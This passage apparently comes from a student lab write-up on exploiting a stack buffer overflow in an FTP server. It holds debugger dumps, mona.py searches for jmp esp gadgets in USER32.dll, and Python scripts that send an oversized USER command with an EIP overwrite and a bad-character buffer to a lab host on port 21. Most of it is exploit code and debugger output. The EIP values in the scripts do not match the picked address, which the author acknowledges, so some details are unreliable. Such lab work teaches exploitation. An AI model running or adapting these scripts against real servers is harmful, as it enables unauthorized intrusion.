7533306B   0x7533306b (b+0x0009306b)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
7533306F   0x7533306f (b+0x0009306f)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
75333073   0x75333073 (b+0x00093073)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
75333077   0x75333077 (b+0x00093077)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
7533307B   0x7533307b (b+0x0009307b)  : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (
7533307F   0x7533307f (b+0x0009307f)  : "\xff\xe4" | ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (C:\Windows\
7533316B   0x7533316b (b+0x0009316b)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
7533326F   0x7533326f (b+0x0009326f)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
7533336F   0x7533336f (b+0x0009336f)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
7533344B   0x7533344b (b+0x0009344b)  : "\xff\xe4" | asciiprint,ascii,alphanum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.960
75333473   0x75333473 (b+0x00093473)  : "\xff\xe4" | asciiprint,ascii,alphanum,lowernum {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
7533367B   0x7533367b (b+0x0009367b)  : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (
7533377F   0x7533377f (b+0x0009377f)  : "\xff\xe4" | ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (C:\Windows\
75333883   0x75333883 (b+0x00093883)  : "\xff\xe4" |  {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.3.9600.16384 (C:\Windows\SYSTE
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open find.txt...
0BADF00D     Found a total of 213 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:11.719000
```

```
!mona find -s "\xff\xe4" -m user32.dll
```

Figure 4.36 : Picked jmp esp

Copied the picked jmp esp’s address and added an expression.




```
772D6D81  C3          RETN
772D6D82  90          NOP
772D6D83  90          NOP
772D6D84  90          NOP
772D6D85  90          NOP
772D6D86  90          NOP
772D6D87  90          NOP
772D6D88  90          NOP
772D6D89  90          NOP
772D6D8A  90          NOP
772D6D8B  90          NOP
772D6D8C  90          NOP
772D6D8D  90          NOP
772D6D8E  90          NOP
772D6D8F  90          NOP
772D6D90  90          NOP
772D6D91  90          NOP
772D6D92  90          NOP
772D6D93  90          NOP
772D6D94  90          NOP
772D6D95  90          NOP
772D6D96  90          NOP
772D6D97  90          NOP
772D6D98  90          NOP
772D6D99  90          NOP
772D6D9A  90          NOP
772D6D9B  90          NOP
772D6D9C  90          NOP
772D6D9D  90          NOP
772D6D9E  90          NOP
772D6D9F  90          NOP
772D6DA0  57          PUSH EDI
772D6DA1  8B7C24 0C   MOV EDI,DWORD PTR SS:[ESP+C]
772D6DA5  8B5424 08   MOV EDX,DWORD PTR SS:[ESP+8]
```

```
Registers (FPU)
EAX 7FFD7000
ECX 77361170 ntdll.DbgUiRemoteBreakin
EDX 77361170 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0223FF54
EBP 0223FF80
ESI 77361170 ntdll.DbgUiRemoteBreakin
EDI 77361170 ntdll.DbgUiRemoteBreakin

EIP 772D6D81 ntdll.772D6D81

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
             32bit 0(FFFFFFFF)
             32bit 0(FFFFFFFF)
             32bit 7FFD7000(FFF)
             32bit 0(FFFFFFFF)

             ERROR_SUCCESS (00000000)
             (NO,NB,E,BE,NS,PE,GE,LE)

        3 2 1 0      E S P U O Z D I
   nd 0 0 0 0   Err 0 0 0 0 0 0 0 0  (GT)
   ec NEAR,53   Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040A000 00 00 00 00 00 00 00 00 ........
0040A008 00 00 00 00 C6 75 40 00 ....╞u@.
0040A010 9E 69 40 00 00 00 00 00 ₧i@.....
0040A018 00 00 00 00 00 00 00 00 ........
0040A020 00 00 00 00 AF 69 40 00 ....»i@.
0040A028 00 00 00 00 00 00 00 00 ........
0040A030 15 00 00 00 46 00 54 00 §...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
0040A048 50 00 53 00 45 00 52 00 P.S.E.R.
0040A050 56 00 00 00 49 00 50 00 V...I.P.
0040A058 3A 00 20 00 25 00 53 00 :. .%.S.
0040A060 00 00 00 00 EC A0 40 00 ....∞á@.
0040A068 E4 A0 40 00 DC A0 40 00 Σá@.▄á@.
0040A070 D4 A0 40 00 CC A0 40 00 ╘á@.╠á@.
0040A078 C4 A0 40 00 BC A0 40 00 ─á@.╝á@.
0040A080 B4 A0 40 00 AC A0 40 00 ┤á@.¼á@.
0040A088 A4 A0 40 00 9C A0 40 00 ñá@.£á@.
0040A090 94 A0 40 00 44 00 65 00 öá@.D.e.
0040A098 63 00 00 00 4E 00 6F 00 c...N.o.
0040A0A0 76 00 00 00 4F 00 63 00 v...O.c.
0040A0A8 74 00 00 00 53 00 65 00 t...S.e.
0040A0B0 70 00 00 00 41 00 75 00 p...A.u.
0040A0B8 67 00 00 00 4A 00 75 00 g...J.u.
0040A0C0 6C 00 00 00 4A 00 75 00 l...J.u.
0040A0C8 6E 00 00 00 4D 00 61 00 n...M.a.
0040A0D0 79 00 00 00 41 00 70 00 y...A.p.
0040A0D8 72 00 00 00 4D 00 61 00 r...M.a.
0040A0E0 72 00 00 00 46 00 65 00 r...F.e.
0040A0E8 62 00 00 00 4A 00 61 00 b...J.a.
```

```
0223FF54  773611A9  RETURN to ntdll.773611A
0223FF58  1A8EDE6F
0223FF5C  77361170  ntdll.DbgUiRemoteBreaki
0223FF60  77361170  ntdll.DbgUiRemoteBreaki
0223FF64  00000000
0223FF68  0223FF58
                    Pointer to next SEH rec
                    SE handler
0223FF7C  00000000
0223FF80  0223FF94
0223FF84  75567C04  RETURN to KERNEL32.7556
0223FF88  00000000
0223FF8C  75567BE0  KERNEL32.BaseThreadInit
0223FF90  18D11AB4
0223FF94  0223FFDC
0223FF98  7730AB8F  RETURN to ntdll.7730AB8
0223FF9C  00000000
0223FFA0  1A8EDE33
0223FFA4  00000000
0223FFA8  00000000
0223FFAC  00000000
0223FFB0  FFFFF800
0223FFB4  00000000
0223FFB8  00000000
0223FFBC  00000000
0223FFC0  1A8EDE33
0223FFC4  0223FFA0
0223FFC8  00000000
0223FFCC  0223FFE4  Pointer to next SEH rec
```

Figure 4.37 : Expression 1




```
EAX 7FFD7000
S 0  FS 0053 32bit 7FFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000
EFL 00000246 (NO,NB,E,BE,NS,PE,GE
```

0x75333053

Figure 4.38 : Expression 2

## STEP 05: Overwrite EIP with jmp esp

**Note**: Have to use the same esp value which picked previously. But in the bellow screen-shot, the esp address which assigned to eip variable is different from the picked esp address, because when I am running these two VM machines with the screen recorder, my machine was crashed and I had to restart many times and re-do the steps again and again to obtain the final result. Hence, I was unable to capture the screen all time. So the rest of the document esp address will be different form the picked one. But it should be a same value that picked before.



/home/kali/IT17124454/.code02.py - Mousepad
File Edit Search View Document Help

```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "\x53\x30\xfd\x74" #little endian format - (0×74fd3053)
garbage = "x"*8
ending = "\r\n"

payload = prepend + junk + eip + garbage
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.39 : Updated code02

Reassign the eip("B" * 4) with jum esp address (0x74fd3053) in little endian format.

- Set a break point to the picked jmp esp address




```
Illegal use of registe
Illegal use of registe
Illegal use of registe
Illegal use of registe
Illegal use of registe
Illegal use of registe
```

```
0040A098 63 00 00 00 4E 00 6F 00 c...N.o.
0040A0A0 76 00 00 00 4F 00 63 00 v...O.c.
0040A0A8 74 00 00 00 53 00 65 00 t...S.e.
```

Figure 4.40 : Set breakpoint

Run code02.py

Successfully added a breakpoint to the picked jmp esp.




```
Address   Hex dump                  ASCII
0040A000  00 00 00 00 00 00 00 00  ........
0040A008  00 00 00 00 C6 75 40 00  ....Æu@.
0040A010  9E 69 40 00 00 00 00 00  ži@.....
0040A018  00 00 00 00 00 00 00 00  ........
0040A020  00 00 00 00 AF 69 40 00  ....¯i@.
0040A028  00 00 00 00 00 00 00 00  ........
0040A030  15 00 00 00 46 00 54 00  §...F.T.
0040A038  50 00 53 00 52 00 56 00  P.S.R.V.
0040A040  00 00 00 00 46 00 54 00  ....F.T.
0040A048  50 00 53 00 45 00 52 00  P.S.E.R.
0040A050  56 00 00 00 49 00 50 00  V...I.P.
0040A058  3A 00 20 00 25 00 53 00  :. .%.S.
0040A060  00 00 00 00 EC A0 40 00  ....ìá@.
0040A068  E4 A0 40 00 DC A0 40 00  äá@.Üá@.
0040A070  D4 A0 40 00 CC A0 40 00  Ôá@.Ìá@.
0040A078  C4 A0 40 00 BC A0 40 00  Äá@.¼á@.
0040A080  B4 A0 40 00 AC A0 40 00  ´á@.¬á@.
0040A088  A4 A0 40 00 9C A0 40 00  ¤á@.œá@.
0040A090  94 A0 40 00 44 00 65 00  ”á@.D.e.
0040A098  63 00 00 00 4E 00 6F 00  c...N.o.
0040A0A0  76 00 00 00 4F 00 63 00  v...O.c.
0040A0A8  74 00 00 00 53 00 65 00  t...S.e.
0040A0B0  70 00 00 00 41 00 75 00  p...A.u.
0040A0B8  67 00 00 00 4A 00 75 00  g...J.u.
0040A0C0  6C 00 00 00 4A 00 75 00  l...J.u.
0040A0C8  6E 00 00 00 4D 00 61 00  n...M.a.
0040A0D0  79 00 00 00 41 00 70 00  y...A.p.
0040A0D8  72 00 00 00 4D 00 61 00  r...M.a.
0040A0E0  72 00 00 00 46 00 65 00  r...F.e.
0040A0E8  62 00 00 00 4A 00 61 00  b...J.a.
0040A0F0  6E 00 00 00 5C 00 00 00  n...\...
```

```
0223FBFC   43434343  CCCC
0223FC00   43434343  CCCC
0223FC04   43434343  CCCC
0223FC08   43434343  CCCC
0223FC0C   43434343  CCCC
0223FC10   43434343  CCCC
0223FC14   43434343  CCCC
0223FC18   43434343  CCCC
0223FC1C   43434343  CCCC
0223FC20   43434343  CCCC
0223FC24   43434343  CCCC
0223FC28   43434343  CCCC
0223FC2C   43434343  CCCC
0223FC30   43434343  CCCC
0223FC34   43434343  CCCC
0223FC38   43434343  CCCC
0223FC3C   43434343  CCCC
0223FC40   43434343  CCCC
0223FC44   43434343  CCCC
0223FC48   43434343  CCCC
0223FC4C   43434343  CCCC
0223FC50   43434343  CCCC
0223FC54   43434343  CCCC
0223FC58   43434343  CCCC
0223FC5C   43434343  CCCC
0223FC60   43434343  CCCC
0223FC64   43434343  CCCC
0223FC68   43434343  CCCC
0223FC6C   43434343  CCCC
0223FC70   43434343  CCCC
0223FC74   43434343  CCCC
```

```
!mona find -s "\xff\xe4" -m user32.dll
[03:10:54] Breakpoint at USER32.75333053
```

Figure 4.41 : Successfully set the breakpoint

Successfully jumped to the picked esp.




```
022FFBF7   78 43         JS SHORT 022FFC3C
022FFBF9   43            INC EBX
022FFBFA   43            INC EBX
022FFBFB   43            INC EBX
022FFBFC   43            INC EBX
022FFBFD   43            INC EBX
022FFBFE   43            INC EBX
022FFBFF   43            INC EBX
022FFC00   43            INC EBX
022FFC01   43            INC EBX
022FFC02   43            INC EBX
022FFC03   43            INC EBX
022FFC04   43            INC EBX
022FFC05   43            INC EBX
022FFC06   43            INC EBX
022FFC07   43            INC EBX
022FFC08   43            INC EBX
022FFC09   43            INC EBX
022FFC0A   43            INC EBX
022FFC0B   43            INC EBX
022FFC0C   43            INC EBX
022FFC0D   43            INC EBX
022FFC0E   43            INC EBX
022FFC0F   43            INC EBX
022FFC10   43            INC EBX
022FFC11   43            INC EBX
022FFC12   43            INC EBX
022FFC13   43            INC EBX
022FFC14   43            INC EBX
022FFC15   43            INC EBX
022FFC16   43            INC EBX
022FFC17   43            INC EBX
022FFC18   43            INC EBX
022FFC19   43            INC EBX
```

Figure 4.42 : Jumped to esp


## STEP 06: Find Bad characters

- Need to find the characters which are not allowed in payload.
- Send every possible byte to the buffer and identify the characters by examined the charcters which create problem in the output.
- Got a sample buffer code from the google and updated code02 with that value.
- Since \x00 is the buffer terminator it has been excluded. (\x00 is a bad-char)



```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
#0x74ff306b
eip = "\x6b\x30\xff\x74"
garbage = "x"*8
ending = "\r\n"
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
payload = prepend + junk + eip + garbage + badchars
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
```

